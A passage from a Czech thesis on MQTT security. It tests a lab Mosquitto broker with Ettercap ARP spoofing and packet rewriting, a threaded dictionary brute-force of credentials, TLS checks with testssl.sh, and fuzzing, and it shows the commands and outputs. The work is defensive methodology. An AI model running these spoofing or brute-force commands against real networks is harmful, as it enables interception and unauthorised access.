Aby mohly pakety procházet skrze útočníkovo síťové rozhraní, musí být povolena funkce *IP forwarding*. Dále je zapotřebí navržený filtr zkompilovat pomocí nástroje etterfilter, aby jej mohl Ettercap zpracovat. ARP spoofing je poté spuštěn s deklarovanou lokací ke zkompilovanému filtru, zadaným síťovým rozhraní a s cílovými IP adresami obětí.

```
$ echo 1 > /proc/sys/net/ipv4/ip_forward
$ etterfilter mqtt.filter -o mqtt.ef
$ ettercap -Tq -i eth0 -F mqtt.ef -M arp:remote /router IP// /broker IP//
```

Zdrojový kód 4.5: Nastavení IP forwarding, kompilace filtru, spuštění spoofing

Pokud jsou všechny podmínky aplikačního filtru splněny a zároveň ARP spoofing probíhá úspěšně, obsah jakéhokoliv řídícího MQTT paketu je změněn na požadovaný řetězec. V případě úspěšného napadení oběti útokem ARP spoofing si v samé podstatě útočník může MQTT komunikaci upravovat podle vlastních potřeb. Například odposlechnout MQTT komunikaci pomocí skriptu *mqtt_sniffer* anebo v případě nástroje Ettercap: napodobit a vložit nový paket nebo přesměrovat jeho cestu. Jeden z možných scénářů útoku by mohl donutit klienta se znovu připojit (pomocí předchozího útoku - Únos spojení), odposlechnout řídící paket SUBSCRIBE a změnit řetězec témat, které chce klient odebírat. Útočník by tak měl plnou kontrolu nad přijímanými zprávami klienta i po dokončení MQTT spoofing útoku. Dalším příkladem by mohla být úprava bezdrátové aktualizace zařízení viz Oddíl 3.1.4. Například pomocí odposlechu řídícího paketu PUBLISH, ve kterém by se nacházel mechanismus aktualizace. Útočník by tak mohl mechanismus aktualizace upravit podle vlastní potřeby a získat tak kontrolu nad zařízením. Jelikož se tester nyní stal MITM, pro ověření funkčního konceptu tohoto útoku je inicializováno klientské spojení z brokeru do veřejné sítě, aby bylo možné upravit MQTT komunikaci.

```
$ mosquitto_pub -h test.mosquitto.org -t test/tema -m zprava
```

Zdrojový kód 4.6: Zaslání původní zprávy s obsahem *zprava*

Změna obsahu MQTT paketu na *spoof* je interpretována na Obrázku 4.8.

```
▾ [SEQ/ACK analysis]
    [iRTT: 0.032693968 seconds]
    [Bytes in flight: 22]
    [Bytes sent since last PSH flag: 18]
  ▾ [TCP Analysis Flags]
    ▸ [Expert Info (Warning/Sequence): This frame is a (suspected) out-of-order segment]
▸ [Timestamps]
  TCP payload (18 bytes)
0000  18 d6 c7 39 01 c0 08 00  27 70 7b 2d 08 00 45 00   ···9···· 'p{-··E·
0010  00 46 6d ce 40 00 40 06  a6 3e c0 a8 00 69 05 c4   ·Fm·@·@· ·>···i··
0020  5f d0 8d 28 07 5b 47 2a  77 64 b2 4d 45 e9 80 18   _··(·[G* wd·ME···
0030  01 f6 9f cf 00 00 01 01  08 0a 4f fd f6 f6 5d 83   ········ ··O···]·
0040  d0 58 30 11 00 09 74 65  73 74 2f 74 65 6d 61 73   ·X0···te st/temas
0050  70 6f 6f 66                                       poof
```

Obrázek 4.8: Výstup - upravený MQTT paket s varováním při sestavování TCP segmentu

4.2.3 Scénář č.3 - Slovníkový útok na autentizační mechanismus

Scénář analyzuje zranitelnost: Autentizace uživatelů a zařízení pomocí přihlaš. údajů

Popis scénáře MQTT protokol nabízí mechanismus autentizace klientů s možností využití řídícího paketu CONNECT s parametry *Username* a *Password* viz Oddíl 2.2.3. Používání snadno prolomitelných autentizačních údajů podle OWASP viz Podkapitola 1.5 stále patří mezi nejzávažnější zranitelnosti IoT. Proto je v případě tohoto scénáře autentizační mechanismus otestován útokem typu brute-force s použitím slovníkových souborů, které obsahují typická přihlašovací jména a hesla. Nástrojů poskytujících brute-force autentizačních údajů existuje několik, například *MQTT-PWN* [59]. Funkcionalita těchto nástrojů je však z některých hledisek omezená, např. chybějící paralelní zpracování. Z toho důvodu je testování provedeno pomocí jiného open-source nástroje.

Použité nástroje

(a) **joffrey** je vybrán jako brute-force nástroj. Tento open-souce python skript je pro účel zlepšení jeho funkcionality přepsán a modifikován. [60]

Průběh analýzy Autentizační mechanismus Mosquitto brokeru není součástí výchozího nastavení, proto je potřeba autentizaci nejdříve nakonfigurovat. Prvním krokem je vytvoření identity klienta se zvoleným uživatelským jménem a heslem. Přihlašovací údaje klienta pro ověření konceptu jsou záměrně zvolena jako bezpečnostně nedostačující - uživatelské jméno *user* a uživatelské heslo *password*. Uživatel se zvolenými přihlašovacími údaji je vytvořen pomocí následujícího příkazu.

```
$ mosquitto_passwd -c /etc/mosquitto/pwfile user
```

Zdrojový kód 4.7: Vytvoření identity klienta *user*

Pro povolení klienta se autentizovat je potřeba nakonfigurovat Mosquitto broker v podobě zákazu anonymních připojení a deklarování lokace souboru s identitami klientů viz Zdrojový kód 4.8.

```
allow_anonymous false
password_file /etc/mosquitto/pwfile
```

Zdrojový kód 4.8: Konfigurace autentizace Mosquitto brokeru (mosquitto.conf)

Jako slovníky s nejpoužívanějšími uživatelskými jmény a hesly jsou zvoleny slovníkové soubory předinstalované v Kali distribuci v adresáři *usr/share/wordlists*. Z důvodu absence slovníkových souborů specifických pro MQTT broker jsou pro účely testování vybrány následující slovníky z Metasploit frameworku viz Přílohy 7.5.3.

(a) *unix_users.txt* - slovník nejčastěji používaných už. jmen v UNIX systémech

(b) *unix_passwords.txt* - slovník nejčastěji používaných už. hesel v UNIX systémech

Nástroj *mqtt_bruteforcer* viz Přílohy 7.5.3 je skript, který je předělán do aktuální verze python 3.7 a je přidána funkce použití slovníkového souboru s uživatelskými jmény. Zásadní funkcí toho nástroje je možnost využití python modulu *threading*, neboli využití paralelního zpracování pomocí podprocesů (vláken). Tímto paralelním zpracováním je tak možné docílit radikálně menší časové složitosti provedení slovníkového útoku (doba zpracování se snižuje lineárně v závislosti na počtu podprocesů). Pro každý deklarovaný podproces je tak inicializováno klientské spojení, které se pokouší připojit k brokeru pomocí kombinace uživatelského jména a hesla z přiložených slovníkových souborů. Obrázek 4.9 interpretuje prolomení autent. údajů s pomocí 20-ti vláken za necelých 9 minut.

```
$ python mqtt_bruteforcer.py 192.168.0.105 -uf usrnms.txt -pf pswds.txt -t 20
```

Zdrojový kód 4.9: Spuštění skriptu *mqtt_bruteforcer* se zadanými parametry

```
[*] Brute force has started with...
[*] Declared 20 threads
[*] Parsed 112 usernames from unix_users.txt
[*] Parsed 1009 passwords from unix_passwords.txt
[+] Connection established with following credentials
[+] Username: user
[+] Password: password
[+] Took a number of 4059 attempts and 552.21 second(s) to break the credentials.
```

Obrázek 4.9: Výstup skriptu - prolomení nedostatečně bezpečných autentizačních údajů

4.2.4 Scénář č.4 - Evaluace TLS konfigurace

Scénář analyzuje zranitelnost: Nesprávná konfigurace TLS

Popis scénáře Pokud je v rámci MQTT řešení implementována technologie TLS je nezbytné, aby stav její konfigurace byl otestován a vyhodnocen. Tento scénář popisuje testování a ověření správného nastavení TLS u MQTT brokeru. Mosquitto broker podporuje nasazení technologie TLS. Pro účely testování je použita forma serverového certifikátu podepsaného sám sebou, tzv. *Self-signed certificate*. Jedná se o specifickou metodu generování digitálního certifikátu, který podepsal sám jeho tvůrce, a tím se tak zároveň stal certifikační autoritou. Dokumentace Mosquitto brokeru [61] poskytuje instrukce pro nasazení TLS pomocí nástroje OpenSSL. Osvědčeným postupem pro ověření stavu TLS konfigurace je použití kombinace více dostupných nástrojů, jelikož každý nástroj může mít odlišně zaměřené funkce. Zdrojem pro výběr testovacích nástrojů pro TLS je projekt OWASP „*Transport Layer Protection*“ [62]. Při výběru nástroje je zohledněn požadavek pro podporu nejnovější verze standardu TLS 1.3.

Použité nástroje

(a) **OpenSSL** je robustní a multifunkční sada nástrojů určená pro podporu protokolů SSL a TLS. Obsahem nástroje je také univerzální kryptografická knihovna. [63]

(b) **testssl.sh** je open-source bash nástroj, který kontroluje serverovou službu na libovolném portu, zdali a jaké SSL/TLS šifry a protokoly podporuje. Součástí je také kontrola kryptografických zranitelností. Tento nástroj je bash skript a zároveň podporuje docker kontejnerizaci. Tyto specifika ho činní velice kompatibilním nástrojem. Po několika letech vyšla v lednu roku 2020 nová verze 3.0 s plnou podporou TLS 1.3. [64]

(c) **SSLyze** je python knihovna a CLI nástroj, který dokáže analyzovat SSL/TLS konfiguraci serveru. Je navržen jako rychlý a komplexní nástroj k identifikaci nesprávných konfigurací. Mezi jeho klíčové funkce patří zdokumentovaná python API a nativní podpora TLS 1.3. Používá také OpenSSL wrapper s názvem nassl. [65]

Průběh analýzy Konfigurace protokolu TLS u Mosquitto brokeru je provedena pomocí nástroje OpenSSL. Prvním krokem je vygenerování digitálního certifikátu *my-ca.crt* a klíče certifikační autority (dále jako CA) *my-ca.key*.

```
$ openssl req -new -x509 -days 365 -extensions v3_ca -keyout my-ca.key -out
    my-ca.crt
```

Zdrojový kód 4.10: Vygenerování digitálního certifikátu a klíče CA

Následuje vyplnění popisných údajů CA, které lze pro účel testování libovolně vyplnit. Druhým krokem je vygenerování privátního klíče brokeru *server.key*.

```
$ openssl genrsa -out server.key 2048
```

Zdrojový kód 4.11: Vygenerování privátního klíče brokeru

Ve třetím kroku je vygenerována CSR (Certificate signing request) žádost *server.csr* s použitím privátního klíče brokeru.

```
$ openssl req -out server.csr -key server.key -new
```

Zdrojový kód 4.12: Vygenerování CSR žádosti

Následuje vyplnění popisných údajů CSR žádosti, které lze pro účel testování libovolně vyplnit. Posledním krokem je podepsání CSR žádosti vlastní certifikační autoritou a získání podepsaného serverového certifikátu *server.crt*.

```
$ openssl x509 -req -in server.csr -CA my-ca.crt -CAkey my-ca.key
    -CAcreateserial -out server.crt -days 365
```

Zdrojový kód 4.13: Podepsání CSR žádosti a vygenerování certifikátu

Nyní je podle standardu X.509 úspěšně vygenerováno několik souborů. Následující výběr třech souborů je potřeba pro konfiguraci TLS u Mosquitto brokeru.

(a) *my-ca.crt* - certifikát certifikační autority

(b) *server.key* - privátní klíč brokeru

(c) *server.crt* - certifikát brokeru podepsaného certifikační autoritou

Lokace k těmto dvěma certifikátům a jednomu privátnímu klíči jsou poté v nastaveny v konfiguračním souboru společně s otevřením portu *secure-mqtt* (8883). Pokud není specifikováno jinak, výchozí verze použitého TLS protokolu pro komunikaci jsou u Mosquitto brokeru verze 1.2 a 1.3.

```
listener 8883
cafile /etc/mosquitto/ca_certificates/my-ca.crt
keyfile /etc/mosquitto/certs/server.key
certfile /etc/mosquitto/certs/server.crt
```

Zdrojový kód 4.14: Konfigurace TLS u Mosquitto brokeru (mosquitto.conf)

Pro interpretaci výsledků testování je zvolen nástroj *testssl.sh*, který obsahuje více relevantních výstupů než nástroj *SSLyze*. Zároveň výstupy nástroje *testssl.sh* jsou více detailnější a přehlednější. Jelikož je tento nástroj primárně určen pro testování webového protokolu HTTPS, výchozí port je nastaven na hodnotu 443. Proto je zapotřebí specifikovat s IP adresou brokeru i port pro *secure-mqtt* (8883). Pokud nejsou specifikovány další argumenty, skript je spuštěn se všemi dostupnými testy. Výsledky testování lze exportovat například do formátů *html*, *csv* nebo *log*. Následuje popis vybraných částí z výstupu testování.

```
$ ./testssl.sh --html 192.168.0.105:8883
```

Zdrojový kód 4.15: Spuštění skriptu *testssl.sh* se zadanými parametry

První testovanou kategorií jsou podporované protokoly, které broker nabízí ke komunikaci. Na Obrázku 4.9 je interpretováno validní nenabízení zastaralých verzí SSLv2, SSLv3 a validní nabízení TLS 1.2, TLS 1.3.

```
SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      not offered
TLS 1.1    not offered
TLS 1.2    offered (OK)
TLS 1.3    offered (OK): final
NPN/SPDY   not offered
ALPN/HTTP2 not offered
```

Obrázek 4.10: Výstup skriptu - seznam nabízených verzí SSL/TLS protokolů

Druhou testovanou kategorií je validace nabízených kategorií šifer. Nabízené kategorie v případě tohoto testování jsou pouze dvě, přičemž SEED šifra už dnes patří do legacy kategorie. Naproti tomu nabízené moderní AEAD šifry poskytují dostatečné zabezpečení díky společnému garantování důvěrnosti, integrity a autentičnosti spojení.

```
NULL ciphers (no encryption)                not offered (OK)
Anonymous NULL Ciphers (no authentication)  not offered (OK)
Export ciphers (w/o ADH+NULL)               not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export)     not offered (OK)
Triple DES Ciphers / IDEA                   not offered
Obsolete: SEED + 128+256 Bit CBC cipher     offered
Strong encryption (AEAD ciphers)            offered (OK)
```

Obrázek 4.11: Výstup skriptu - seznam nabízených kategorií šifer

Další testovanou kategorií jsou zvolené preference brokeru při vyjednávání komunikace. Na Obrázku 4.11 je znázorněno validní použití pořadníku šifer, preference ve sjednaném protokolu a sjednané šifře.

```
Has server cipher order?     yes (OK) -- TLS 1.3 and below
Negotiated protocol          TLSv1.3
Negotiated cipher            TLS_AES_256_GCM_SHA384, 253 bit ECDH (X25519)
```

Obrázek 4.12: Výstup skriptu - preference brokeru ve sjednání komunikace

Součástí druhé fáze TLS handshake tzv. *Server Hello* při které broker odpovídá klientovi na první fázi *Client Hello* jsou informace o algoritmu digitálního podpisu a velikosti serverového klíče viz Obrázek 4.13.

```
Signature Algorithm          SHA256 with RSA
Server key size              RSA 2048 bits
```

Obrázek 4.13: Výstup skriptu - algoritmus digitálního podpisu a velikost klíče

Broker také poskytuje klientovi svůj digitální certifikát. Na Obrázku 4.14 je znázorněné vyhodnocení použité nedůvěrné metody *Self-signed certificate* a tím tak narušení řetězu důvěry. Zároveň chybí vyžadovaný parametr certifikátu *subjectAltName*.

```
Common Name (CN)             192.168.0.105
subjectAltName (SAN)         missing -- no SAN is deprecated
Issuer                        (My IoT Company from CZ)
Trust (hostname)             certificate does not match supplied URI
Chain of trust               NOT ok (self signed CA in chain)
EV cert (experimental)       no
ETS/"eTLS", visibility info  not present
Certificate Validity (UTC)   159 >= 60 days (2020-03-19 16:14 --> 2020-09-15 16:14)
```

Obrázek 4.14: Výstup skriptu - validace digitálního certifikátu

Konfigurace TLS protokolu je také otestována vůči seznamu známých zranitelností (CVE) týkajících se TLS, které jsou zobrazeny na Obrázku 4.15.

```
Heartbleed (CVE-2014-0160)               not vulnerable (OK), no heartbeat extension
CCS (CVE-2014-0224)                      not vulnerable (OK)
Ticketbleed (CVE-2016-9244), experiment. --   (applicable only for HTTPS)
ROBOT                                    not vulnerable (OK)
Secure Renegotiation (RFC 5746)          supported (OK)
Secure Client-Initiated Renegotiation    not vulnerable (OK)
CRIME, TLS (CVE-2012-4929)               not vulnerable (OK) (not using HTTP anyway)
POODLE, SSL (CVE-2014-3566)              not vulnerable (OK), no SSLv3 support
TLS_FALLBACK_SCSV (RFC 7507)             No fallback possible (OK), no protocol below TLS 1.2 offered
SWEET32 (CVE-2016-2183, CVE-2016-6329)   not vulnerable (OK)
FREAK (CVE-2015-0204)                    not vulnerable (OK)
DROWN (CVE-2016-0800, CVE-2016-0703)     not vulnerable on this host and port (OK)
```

Obrázek 4.15: Výstup skriptu - testování známých zranitelností

Zbylé testované kategorie jsou součástí souboru *results.html* viz Přílohy 7.5.3. Mezi tyto kategorie patří: dopředná bezpečnost (forward secrecy), validace šifer a simulování klientských spojení.

4.2.5 Scénář č.5 - Fuzz testování

Scénář analyzuje zranitelnost: Nesprávná validace řídících MQTT paketů

Popis scénáře Důvodem navržení tohoto scénáře je vymezená hrozba ve specifikaci protokolu viz Oddíl 3.2.3, konkrétně: *Škodlivé řídící MQTT pakety.* Fuzz testování je automatizovaná technika testování softwaru, která zahrnuje poskytování neplatných, neočekávaných nebo náhodných dat, jako vstupy pro aplikaci. Fuzz nástroje se obvykle používají k testování aplikací, které přijímají strukturované vstupy. Aplikace je poté monitorována na výjimky jako jsou havárie, nesplnění testovacích výrazů nebo paměťové úniky. Efektivní fuzz nástroj generuje semi-validní vstupy, které jsou dostatečně platné v tom, aby nebyly přímo odmítnuty. Zároveň jsou dostatečně neplatné v tom, aby odhalily neočekávané případy, které nebyly řádně ošetřeny [66]. Fuzz testování je často prováděno metodou tzv. *Black-box* přístupu. Black-box přístup je metoda, která zkoumá funkčnost a stav testovaného subjektu bez ohledu na znalost jeho interní struktury kódu a podrobnosti implementace. Výzkumný článek [67] popisuje navržení frameworku, který umožňuje fuzz testování MQTT protokolu založeném na šablonách. Tento framework však není veřejně dostupný. Z tohoto důvodu je vybrán pro testování jiný open-source fuzz nástroj, který je mimo jiné v článku referován.

Tento scénář popisuje fuzz testování implementace brokeru, které spočívá v opakovaném odesílaní předdefinovaných sekvencí MQTT řídících paketů. Tyto sekvence jsou složené z části platných a z části neplatných MQTT řídících paketů. V průběhu zasílání těchto semi-validních sekvencí paketů na broker se monitorují a analyzují neočekávané výjimky anebo selhání. Dílčím cílem tohoto scénáře je také ověření, zdali broker ošetřuje nesprávně kódované kontrolní pakety deklarované ve specifikaci protokolu. Tento scénář tak neanalyzuje nesprávné nasazení či konfiguraci brokeru, ale spíše jeho samotný návrh a softwarovou architekturu.

Použité nástroje

(a) **mqtt_sniffer** je skript z prvního scénáře pro odposlech MQTT komunikace.


(b) **mqtt_client** je skript z prvního scénáře pro vytvoření klientského spojení.

(c) **Wireshark** je nástroj pro analýzu síťové komunikace, definován v prvním scénáři.

(d) **mqtt_fuzz** je jednoduchý nástroj pro fuzz testování MQTT protokolu od finské společnosti F-Secure, který používá nástroj Radamsa k vygenerování testovacích případů. Radamsa rozhraní je používáno k testování aplikací, jak dokáží odolávat nesprávným a potenciálně škodlivým vstupům. Ze vzorových souborů platných dat generuje pseudonáhodné výstupy. Nástroj Radamsa pomohl klasifikovat už desítky známých zranitelností. [68]

(e) **GNU Debugger (GDB)** je Unixový nástroj určený pro identifikaci chyb v softwaru. S pomocí tohoto debuggeru dokáže uživatel identifikovat příčinu selhání programu. Mezi jeden z mnoha podporovaných programovacích jazyků toho nástroje patří jazyk C, ve kterém je Mosquitto implementace vyvinuta. [69]

Průběh analýzy Vstupní data v podobě platných MQTT řídících paketů se pro tento fuzz nástroj získávají odposlechem simulované MQTT komunikace. K simulování a odposlechu komunikace slouží skripty *mqtt_client* a *mqtt_sniffer*. Odposlechnuté řídící pakety jsou posléze exportovány pomocí nástroje Wireshark do bajtového formátu *raw* viz Obrázek 4.16. Tyto extrahované pakety v bajtovém formátu jsou uloženy v adresáři se všemi vzorovými pakety *mqtt_fuzz/valid-cases*.



Obrázek 4.16: Export řídícího paketu UNSUBSCRIBE do bajtového formátu

Pro rozšíření funkcionality nástroje jsou přidány následující řídící pakety, které tento nástroj ve svém výchozím nastavení postrádá:

(a) CONNACK

(b) SUBACK

(c) UNSUBSCRIBE

(d) UNSUBACK

(e) PINGREQ

(f) PINGRESP


(g) PUBLISH_INVALIDUTF8

Některé z přidaných řídících paketů viz (a), (b), (d), (f) jsou odesílány brokerem jako odpovědi klientovi viz Tabulka 2.1. V rámci fuzz testování je však správné ověřit, zda broker validně reaguje i na tyto pakety. Poslední přidaný paket (g) ze seznamu pojednává o použití nepovoleného kódování řetězce definovaného ve specifikaci protokolu. Broker musí podle specifikace řetězec s nepovoleným UTF-8 kódováním odmítnout a dále nezpracovávat. Specifikace protokolu MQTT uvádí následující: „*UTF-8 řetězec NESMÍ obsahovat kódování nulového znaku U+0000.*“ [29] Mosquitto broker do verze 1.5 neověřoval toto nepovolené kódování, z čehož byla klasifikována implementační zranitelnost zmíněná v Oddíle 3.3.2. Nulový znak ve formátu Unicode *U+0000* má hexadecimální UTF-8 podobu *\x00*. Tento řetězec tématu je simulován pomocí python bajtového objektu viz Zdrojový kód 4.16.

```
topic=b'\x69\x6e\x76\x61\x6c\x69\x64\x00\x74\x6f\x70\x69\x63'
```

Zdrojový kód 4.16: Proměnná s nepovoleným UTF-8 kódováním tématu (mqtt_client)

Podle deklarace autora nástroje, optimální počet extrahovaných paketů je alespoň patnáct pro jeden vzorový řídící paket. Adresář s těmito vzorovými řídícími pakety je poté zpracován nástrojem Radamsa, který z těchto paketů vygeneruje nové chybné (fuzzed) pakety. Obrázek 4.17 interpretuje škodlivý paket s chybným názvem protokolu.



Obrázek 4.17: Řídící paket CONNECT s chybným názvem protokolu

Uživatel tohoto nástroje si poté při spuštění testování definuje validační poměr paketů (0 - všechny pakety jsou validní, 10 - všechny pakety jsou chybné). Sekvence řídících paketů vždy začínají paketem CONNECT viz Zdrojový kód 4.17. Odesílání příliš mnoho chybných paketů snižuje účinnost testování, jelikož s každým chybným CONNECT paketem se snižuje pravděpodobnost úspěšného připojení. Z tohoto důvodu je testování optimální v nadprůměrné validitě. Jako další rozšíření tohoto nástroje jsou přidané nové sekvence MQTT řídících paketů. Tyto sekvence jsou deklarované v souboru *mqtt_fuzz/mqtt_fuzz.py*. Přidány jsou tyto následující sekvence.

```
session_structures = [
    ['CONNECT', 'SUBSCRIBE', 'PUBLISH', 'UNSUBSCRIBE', 'DISCONNECT'],
    ['CONNECT', 'SUBSCRIBE', 'PUBLISH_INVALIDUTF8', 'DISCONNECT'],
    ['CONNECT', 'CONNACK', 'PUBLISH', 'DISCONNECT'],
    ['CONNECT', 'SUBSCRIBE', 'UNSUBACK', 'UNSUBSCRIBE', 'DISCONNECT'],
    ['CONNECT', 'PINGREQ', 'PINGRESP', 'DISCONNECT']]
```

Zdrojový kód 4.17: Proměnná obsahující sekvence MQTT řídících paketů

V rámci tohoto scénáře jsou provedeny tři fuzz testy Mosquitto brokeru. Celková doba trvání jednoho testu je zvolena 30 minut. Společný parametr *delay* představuje časové zpoždění (v milisekundách) v odeslání každého řídícího paketu. Deklarovaný parametr *ratio* představuje poměr počtu chybných paketů k počtu validních paketů. Jednotlivé testy se liší ve vstupních parametrech validačního poměru. První test má validační poměr 1:9, druhý 2:8 a třetí test 3:7.

```
$ python mqtt_fuzz.py 192.168.0.105 1883 -ratio 1 -delay 1000
$ python mqtt_fuzz.py 192.168.0.105 1883 -ratio 2 -delay 1000
$ python mqtt_fuzz.py 192.168.0.105 1883 -ratio 3 -delay 1000
```

Zdrojový kód 4.18: Spuštění skriptu *mqtt_fuzz* se zadanými parametry

Pro monitorování stavu a detekci neočekávaného selhání programu je zapotřebí na straně brokeru využít funkci softwarového debuggeru. V případě detekce selhání programu jsou výstupy z debuggeru poskytovány samotným vývojářům brokeru. Pro debuggování Mosquitto brokeru je vybrán Unixový debbuger GDB. GDB se v rámci testovacího prostředí spouští lokálně přímo na brokeru. Pro spuštění debuggování Mosquitto brokeru slouží následující příkazy viz Zdrojový kód 4.19. Pro případ identifikace příčiny selhání programu slouží příkaz *bt* (backtrace).

```
$ gdb mosquitto
(gdb) run
(gdb) bt
```

Zdrojový kód 4.19: Spuštění debuggování Mosquitto brokeru

Pokud dojde k nečekanému selhání brokeru, výstup debuggeru je poté zpětně z analyzován a porovnán s výstupem fuzz testování viz Obrázek 4.18 a Obrázek 4.19. Detekované selhání brokeru je poté porovnáno s výstupem fuzz testu pomocí časového razítka v době selhání. Každá sekvence řídících paketů má vlastní UUID. Pomocí tohoto identifikátoru lze identifikovat příčinu v podobě jednotlivé sekvence, která způsobila selhání brokeru.

```
1586454437: mosquitto version 1.6.8 starting
1586454437: Using default config.
1586454437: Opening ipv4 listen socket on port 1883.
1586454437: Opening ipv6 listen socket on port 1883.
1586454444: New connection from 192.168.0.103 on port 1883.
1586454444: New client connected from 192.168.0.103 as myclientid2 (p2, c0, k0).
1586454445: Client myclientid2 disconnected.
1586454445: New connection from 192.168.0.103 on port 1883.
1586454447: Invalid protocol "MQT" in CONNECT from 192.168.0.103.
1586454447: Client <unknown> disconnected due to protocol error.
1586454447: New connection from 192.168.0.103 on port 1883.
1586454447: Client <unknown> disconnected due to protocol error.
1586454447: New connection from 192.168.0.103 on port 1883.
1586454447: New client connected from 192.168.0.103 as myclientid (p2, c1, k0).
1586454449: Client myclientid disconnected.
1586454449: New connection from 192.168.0.103 on port 1883.
1586454449: New client connected from 192.168.0.103 as myclientid (p2, c0, k0).
1586454454: Client myclientid disconnected.
```

Obrázek 4.18: Výstup debuggeru - GDB debuggování Mosquitto brokeru

```
1586454449:719498b2-7cf9-43f5-9f63-98a6ac99225f:Connected to server
1586454449:719498b2-7cf9-43f5-9f63-98a6ac99225f:Sending valid CONNECT
1586454449:719498b2-7cf9-43f5-9f63-98a6ac99225f:Fuzzer -> Server: b'EBYABE1RVFQEAAAAAApteWNsaWVudGlk'
1586454449:719498b2-7cf9-43f5-9f63-98a6ac99225f:Server -> Fuzzer: b'IAIAAA==\n'
1586454450:e5169e95-3bbd-4e6e-8513-d37be9a8328d:Sending valid UNSUBSCRIBE
1586454450:e5169e95-3bbd-4e6e-8513-d37be9a8328d:Fuzzer -> Server: b'DA=='
1586454450:6de56ae3-cbae-472f-be0c-c09a0cf172bd:Sending valid DISCONNECT
1586454450:6de56ae3-cbae-472f-be0c-c09a0cf172bd:Fuzzer -> Server: b'4AA='
1586454450:a2d06017-dd2c-48c3-9fbb-e1609117b653:Sending valid DISCONNECT
1586454450:a2d06017-dd2c-48c3-9fbb-e1609117b653:Fuzzer -> Server: b'4AA='
1586454450:7317cde2-0361-4c18-819d-1ad036a3aae8:Sending valid CONNECT
1586454450:7317cde2-0361-4c18-819d-1ad036a3aae8:Fuzzer -> Server: b'EBYABE1RVFQEAgAAAApteWNsaWVudGlk'
1586454450:719498b2-7cf9-43f5-9f63-98a6ac99225f:Sending valid CONNACK
1586454450:719498b2-7cf9-43f5-9f63-98a6ac99225f:Fuzzer -> Server: b'IAIAAA=='
1586454451:e5169e95-3bbd-4e6e-8513-d37be9a8328d:Sending fuzzed DISCONNECT
Thu Apr  9 17:47:31 2020:Generating 1000 new fuzz cases for path 'valid-cases/DISCONNECT'
1586454453:e5169e95-3bbd-4e6e-8513-d37be9a8328d:Fuzzer -> Server: b'4POggPOg4oCB77u/gZmBAA=='
1586454453:6de56ae3-cbae-472f-be0c-c09a0cf172bd:Sending valid CONNECT
```

Obrázek 4.19: Výstup skriptu - fuzz testování Mosquitto brokeru

Mosquitto broker po sérii testů nevykázal žádné neočekávané selhání viz Přílohy 7.5.3. Současně je ověřeno správné validování vstupních dat v případě přijmutí PUBLISH paketu s nepovoleným UTF-8 kódováním. Mosquitto po zaslání takového paketu správně ukončí spojení.

4.3 Shrnutí

V této kapitole jsou analyzovány zranitelnosti nezabezpečené implementace brokeru. Analýza se skládá z celkových pěti scénářů. Všechny tyto scénáře se zaměřují na analýzu identifikovaných zranitelností a na ověření správné implementace bezpečnostních požadavků MQTT protokolu, které jsou vymezené v Oddílu 3.2.1. Shrnutí scénářů:

(1) **Aktivní průzkum** ověřuje bezpečnostní požadavky MQTT implementace - tj. autentizaci uživatelů a zařízení, autorizaci přístupu k prostředkům brokeru, důvěrnost řídících MQTT paketů a aplikačních dat v nich obsažených.

(2) **Útoky typu Man-in-the-middle** testují zranitelnost dostupnosti prostředků brokeru a bezpečnostní požadavek MQTT implementace - tj. integritu řídících MQTT paketů a aplikačních dat v nich obsažených.

(3) **Slovníkový útok na autentizační mechanismus** ověřuje odolnost autentizace klientů s použitím přihlašovacích údajů vůči vystavení brute-force útoku.

(4) **Evaluace TLS konfigurace** ověřuje bezpečnostní požadavek MQTT implementace - tj. validní konfiguraci protokolu TLS.

(5) **Fuzz testování** ověřuje implementaci MQTT brokeru při zpracování chybných a nepovolených řídících MQTT paketů.

Navržená analýza zranitelností slouží jako metodický postup pro ověření bezpečnosti MQTT implementace, kterou mohou využít jak vývojáři a administrátoři, tak penetrační testeři. Pokrývá analýzu všech základních úrovní zabezpečení brokeru viz Tabulka 4.2.

	Aktivní průzkum	**MITM útoky**	**Slovníkový útok**	**Evaluace TLS**	**Fuzz testování**
TCP	✓ ✓	✓ ✓	✗	✗	✓
TCP+Autentizace	✗ ✓	✓ ✓	✓	✗	✗
TCP+Autent.+ACL	✗ ✓	✓ ✓	✓	✗	✗
TCP+TLS	✗ ✗	✗ ✗	✗	✓	✗

Tabulka 4.2: Přehled úspěšnosti a účinnosti scénářů podle úrovní zabezpečení brokeru

5 Klasifikace hrozeb

Pomocí poznatků a výstupů z analýzy zranitelností je možné shrnout a klasifikovat konkrétní kybernetické hrozby, které mohou nastat úmyslným zneužitím identifikovaných zranitelností MQTT implementace. V případě nedostatečně nebo nesprávně zabezpečených implementací brokeru mohou tyto hrozby nabývat vážných následků.

5.1 Únik dat

Vyhledávání a zpracování veřejně dostupných informací včetně osobních, technologických a obchodních dat dnes patří mezi rozšířené metody, které může potenciální útočník zneužít k přípravě dalšího postupu např. kybernetické špionáže nebo cíleného útoku. Vzhledem k četnému počtu nezabezpečených nasazení MQTT brokerů viz Graf 3.3 v kombinaci s exponováním brokerů do veřejné sítě, takové implementace poskytují prostor pro nežádoucí únik dat a citlivých informací. Oběti se mohou stát terčem pasivního průzkumu internetových skenerů viz Podkapitola 3.4, který posléze může pokračovat v aktivním průzkumu a zneužití zranitelnosti neautorizovaného přístupu k prostředkům brokeru viz Oddíl 4.2.1. Únik dat je také spojen se zranitelností odposlechu nedůvěrné a nešifrované MQTT komunikace viz Oddíl 4.2.1.

5.1.1 Zneužití známé zranitelnosti brokeru

V prvním scénáři (Aktivní průzkum viz Oddíl 4.2.1) je možné pomocí zmapovaného systémového tématu *$SYS/broker/version* identifikovat verzi Mosquitto brokeru. K této verzi si poté útočník může dohledat ve veřejné databázi známých zranitelností veškeré informace o příslušných zranitelnostech onen brokeru. Mosquitto broker disponuje třinácti CVE [70] v čase vypracování této práce. Součástí aktivního průzkumu je i identifikace MAC adresy brokeru, podle které lze v některých případech odvodit i používaný operační systém. Footprinting brokeru viz Obrázek 4.2 také poskytuje MAC adresu, ve které první polovina *B8:27:EB* identifikuje výrobce zařízení. Podle výrobce zařízení *Raspberry Pi Foundation* je možné odvodit operační systém *Raspbian*. Rovněž počet známých zranitelností týkajících se MQTT protokolu má tendenci každoročního nárůstu viz Graf 3.1.

5.1.2 Zneužití známé zranitelnosti TLS

